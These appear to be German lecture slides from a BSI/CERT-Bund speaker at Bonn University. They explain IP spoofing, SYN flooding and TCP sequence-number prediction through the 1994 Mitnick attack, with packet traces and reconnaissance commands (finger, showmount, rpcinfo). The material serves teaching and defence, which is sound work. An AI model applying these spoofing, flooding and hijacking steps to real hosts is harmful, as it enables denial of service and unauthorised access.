Sondervorlesung „Netz-Sicherheit“

TCP Session Hijacking: Der Mitnick-Angriff

Tillmann Werner

CERT-Bund, Bundesamt für Sicherheit in der Informationstechnik

Universität Bonn, 18. Januar 2007

BSI

- Bundesamt für Sicherheit in der Informationstechnik, Bonn
- Drei Fachabteilungen + Verwaltungsabteilung
- Abteilung 1: „Sicherheit in Anwendungen, KRITIS und im Internet“
- Referat 121 - CERT-Bund, „Computer-Notfallteam für Bundesbehörden“

- Aufgaben von CERT-Bund
  - Veröffentlichen von Advisories zu aktuellen Schwachstellen
  - Monitoring und Bewertung der Bedrohungslage im Internet
  - Incident Handling bei sicherheitskritischen Vorfällen (im Bereich Bund)
  - Anlassbezogene Analyse von Schadprogrammen und Angriffen
  - Point-of-Contact für internationale CERTs

Agenda

Grundlagen – IP-Spoofing

Grundlagen – TCP-Dienste ausschalten: SYN-Flooding

Grundlagen – TCP-Sequenznummern raten

Der Mitnick-Angriff


Gegenmaßnahmen

IP-Spoofing

IP-Spoofing ist eine Angriffsmethode, bei der falsche IP-Nummern verwendet werden, um dem angegriffenen IT-System eine falsche Identität vorzuspielen.

Quelle: BSI-Grundschutzhandbuch, Gefährdungskatalog G5 „Vorsätzliche Handlungen, G5.48

Internet Protocol Header:



IP-Spoofing – Brainstorming


- Der Absender gespoofter IP-Pakete erhält in der Regel **keine Antworten**, da diese an die verwendete Quell-Adresse verschickt werden.

- Man unterscheidet zwischen **Blind** Spoofing-, **Non-Blind** Spoofing- und **Man-in-the-Middle** Spoofing-Angriffen.

- Gespoofte Pakete erreichen ihr Ziel, weil Router im Internet ihre **Routing-Entscheidung meist nur anhand der Zieladresse** treffen.

- Beliebige IP-Pakete lassen sich erstellen, indem **IP-Header und Nutzdaten auf Raw-Sockets** geschrieben werden.


SYN-Flooding – Der 3-Way-Handshake (1)



- Für den TCP-Verbindungsaufbau ist eine **Synchronisation der Sequenz-Nummern** erforderlich (Austausch der Initial Sequence Numbers).

- Bei ausbleibendem ACK erfolgen mehrere **Retransmissions bis zum Timeout der Verbindung**.

SYN-Flooding – Der 3-Way-Handshake (2)



SYN-Flooding – SYN/ACK-Retransmissions

```
14:31:40.051840 IP 10.0.0.2.1024 > 10.0.0.1.80: S 916607390:916607390(0)
14:31:40.105032 IP 10.0.0.1.80 > 10.0.0.2:1024: S 3260818460:3260818460(0) ack 916607391
14:31:43.902606 IP 10.0.0.1.80 > 10.0.0.2:1024: S 3260818460:3260818460(0) ack 916607391
14:31:49.902792 IP 10.0.0.1.80 > 10.0.0.2:1024: S 3260818460:3260818460(0) ack 916607391
14:32:01.903792 IP 10.0.0.1.80 > 10.0.0.2:1024: S 3260818460:3260818460(0) ack 916607391
14:32:26.104174 IP 10.0.0.1.80 > 10.0.0.2:1024: S 3260818460:3260818460(0) ack 916607391
14:33:14.305806 IP 10.0.0.1.80 > 10.0.0.2:1024: S 3260818460:3260818460(0) ack 916607391
```


- Retransmissions des SYN/ACK-Segments erfolgen jeweils nach 3, 6, 12, 24 und 48 Sekunden ➔ **Timeout nach 3 Minuten und 9 Sekunden**

- Bis dahin verbleibt der Server-Socket im Status **`SYN_RECV`**, das heißt die **Socket-Struktur belegt Systemressourcen**

SYN-Flooding

SYN-Flooding beschreibt einen Angriff gegen ein IT-System, bei dem massenweise TCP-Segmente mit gesetztem SYN-Flag verschickt werden, ohne im Anschluss einen vollständigen Verbindungsaufbau zu vollziehen.

Transmission Control Protocol Header:




SYN-Flooding – Brainstorming

- Ein Angreifer sendet ausreichend viele SYN-Segmente, um die **Backlog-Queue** des Opfersystems zu füllen.

- Standard-Linux-Systeme können 256 halboffene Verbindungen verwalten. Bei voller Backlog-Queue werden **weitere SYN-Segmente nicht beantwortet**.

```
$ netstat -na -inet
Active Internet connections (servers and established)
Proto    Recv-Q Send-Q     Local Address    Foreign Address  State
tcp      0      0          10.0.0.1:80      10.0.0.2:1357    SYN_RECV   -
tcp      0      0          10.0.0.1:80      10.0.0.2:1367    SYN_RECV   -
tcp      0      0          10.0.0.1:80      10.0.0.2:1390    SYN_RECV   -
tcp      0      0          10.0.0.1:80      10.0.0.2:1360    SYN_RECV   -
tcp      0      0          10.0.0.1:80      10.0.0.2:1449    SYN_RECV   -
tcp      0      0          10.0.0.1:80      10.0.0.2:1369    SYN_RECV   -
tcp      0      0          10.0.0.1:80      10.0.0.2:1415    SYN_RECV   -
...
```

TCP-Sequenznummern raten



- Wenn die initiale Sequenznummer (ISN) **`y`** des Servers geraten werden kann, lässt sich der **Handshake blind vollziehen**.

- Werden die **ISN von einem deterministischen Algorithmus generiert** (**$ISN_{i+1} = ISN_i + 128000$**), ist die Vorhersage der nächsten ISN möglich.

Der Mitnick-Angriff

Hintergrundinformationen


- Am frühen **Nachmittag des 25. Dezember 1994** bricht Kevin Mitnick in den Home-Computer von Tsutomu Shimomura, einem renommierten IT-Sicherheitsberater der US-Regierung, ein.

- Der Angriff basiert auf **IP-Spoofing** und der **Manipulation einer bestehenden TCP-Verbindung**.


- Das System `toad.com`, von welchem der Angriff gestartet wird, gehört **John Gilmore**, einem Mitgründer des Unternehmens Sun Microsystems und dem Gründer der Electronic Frontier Foundation.

- Kevin Mitnick wird am 15. Februar 1995 in seinem Appartment vom FBI verhaftet. Nach einer **fünfjährigen Haftstrafe** wird er am 21. Januar 2000 aus dem Gefängnis entlassen.

Beteiligte Systeme



Informationsgewinnung




- Der Angriff beginnt mit der **Untersuchung, ob Benutzer** an den beteiligten Systemen **angemeldet** sind. Am 25.12. ist dies unwahrscheinlich.

- Außerdem werden nach **Indizien für eine Vertrauensbeziehung** zwischen **`osiris`** und **`rimmon`** gesucht.

Informationsgewinnung – Trace

```
14:09:32 toad.com# finger -l @ariel
14:10:21 toad.com# finger -l @rimmon
14:10:50 toad.com# finger -l root@rimmon
14:11:07 toad.com# finger -l @osiris
14:11:38 toad.com# showmount -e osiris
14:11:49 toad.com# rpcinfo -p osiris
14:12:05 toad.com# finger -l root@osiris
```

SYN-Flood




- Mit **30 SYN-Segmenten** von der gespooften Adresse `130.92.6.97` wird der `login`-Dienst (`513/tcp`) auf `rimmon` ausgeschaltet.
- Die Paket-Merkmale lassen auf **algorithmische Konstruktion** schließen.
- Die **Quell-IP-Adresse** `130.92.6.97` der SYN-Segmente war zum Zeitpunkt des Angriffs **nicht vergeben**.

SYN-Flood – Trace

```
14:18:22.516699 130.92.6.97.600 > rimmon.513: S 1382726960:1382726960(0) win 4096
14:18:22.566069 130.92.6.97.601 > rimmon.513: S 1382726961:1382726961(0) win 4096
14:18:22.744477 130.92.6.97.602 > rimmon.513: S 1382726962:1382726962(0) win 4096
14:18:22.830111 130.92.6.97.603 > rimmon.513: S 1382726963:1382726963(0) win 4096
14:18:22.886128 130.92.6.97.604 > rimmon.513: S 1382726964:1382726964(0) win 4096
14:18:22.943514 130.92.6.97.605 > rimmon.513: S 1382726965:1382726965(0) win 4096
14:18:23.002715 130.92.6.97.606 > rimmon.513: S 1382726966:1382726966(0) win 4096
14:18:23.103275 130.92.6.97.607 > rimmon.513: S 1382726967:1382726967(0) win 4096
14:18:23.162781 130.92.6.97.608 > rimmon.513: S 1382726968:1382726968(0) win 4096
14:18:23.225384 130.92.6.97.609 > rimmon.513: S 1382726969:1382726969(0) win 4096
14:18:23.282625 130.92.6.97.610 > rimmon.513: S 1382726970:1382726970(0) win 4096
14:18:23.342657 130.92.6.97.611 > rimmon.513: S 1382726971:1382726971(0) win 4096
14:18:23.403083 130.92.6.97.612 > rimmon.513: S 1382726972:1382726972(0) win 4096
...
14:18:25.483127 130.92.6.97.627 > rimmon.513: S 1382726987:1382726987(0) win 4096
14:18:25.599582 130.92.6.97.628 > rimmon.513: S 1382726988:1382726988(0) win 4096
14:18:25.653131 130.92.6.97.629 > rimmon.513: S 1382726989:1382726989(0) win 4096
```

Sequence Number Guessing




- Mit 20 schnell aufeinander folgenden Verbindungsversuchen von **`apollo`** an Port **`514/tcp`** wird der **Sequenznummern-Generator** von **`osiris`** untersucht.
- Die SYN/ACK-Segmente an **`apollo`** werden mit einem RST-Segment quittiert.
- Allerdings reicht die **Information aus den empfangengen SYN-Segmenten**, um auf den ISN-Generator-Algorithmus von **`apollo`** schließen zu können.

Sequence Number Guessing – Trace

$$ISN_{i+1} = ISN_i + 128000$$

```
14:18:26.507560 apollo.999 > osiris.514: S 1382726991:1382726991(0)
14:18:26.694691 osiris.514 > apollo.999: S 2021952000:2021952000(0) ack 1382726992
14:18:26.775037 apollo.999 > osiris.514: R 1382726992:1382726992(0)
14:18:27.014050 apollo.998 > osiris.514: S 1382726992:1382726992(0)
14:18:27.174846 osiris.514 > apollo.998: S 2022080000:2022080000(0) ack 1382726993
14:18:27.251840 apollo.998 > osiris.514: R 1382726993:1382726993(0)
14:18:27.544069 apollo.997 > osiris.514: S 1382726993:1382726993(0)
14:18:27.714932 osiris.514 > apollo.997: S 2022208000:2022208000(0) ack 1382726994
14:18:27.794456 apollo.997 > osiris.514: R 1382726994:1382726994(0)
14:18:28.054114 apollo.996 > osiris.514: S 1382726994:1382726994(0)
14:18:28.224935 osiris.514 > apollo.996: S 2022336000:2022336000(0) ack 1382726995
14:18:28.305578 apollo.996 > osiris.514: R 1382726995:1382726995(0)
...
14:18:35.735077 apollo.981 > osiris.514: S 1382727009:1382727009(0)
14:18:35.905684 osiris.514 > apollo.981: S 2024256000:2024256000(0) ack 1382727010
14:18:35.983078 apollo.981 > osiris.514: R 1382727010:1382727010(0)
```

Blind Spoofed Connection



- Mit dem Wissen über den Sequenznummern-Generator kann nun blind eine **gespoofte Einwegverbindung** zu `osiris:514/tcp` aufgebaut werden.
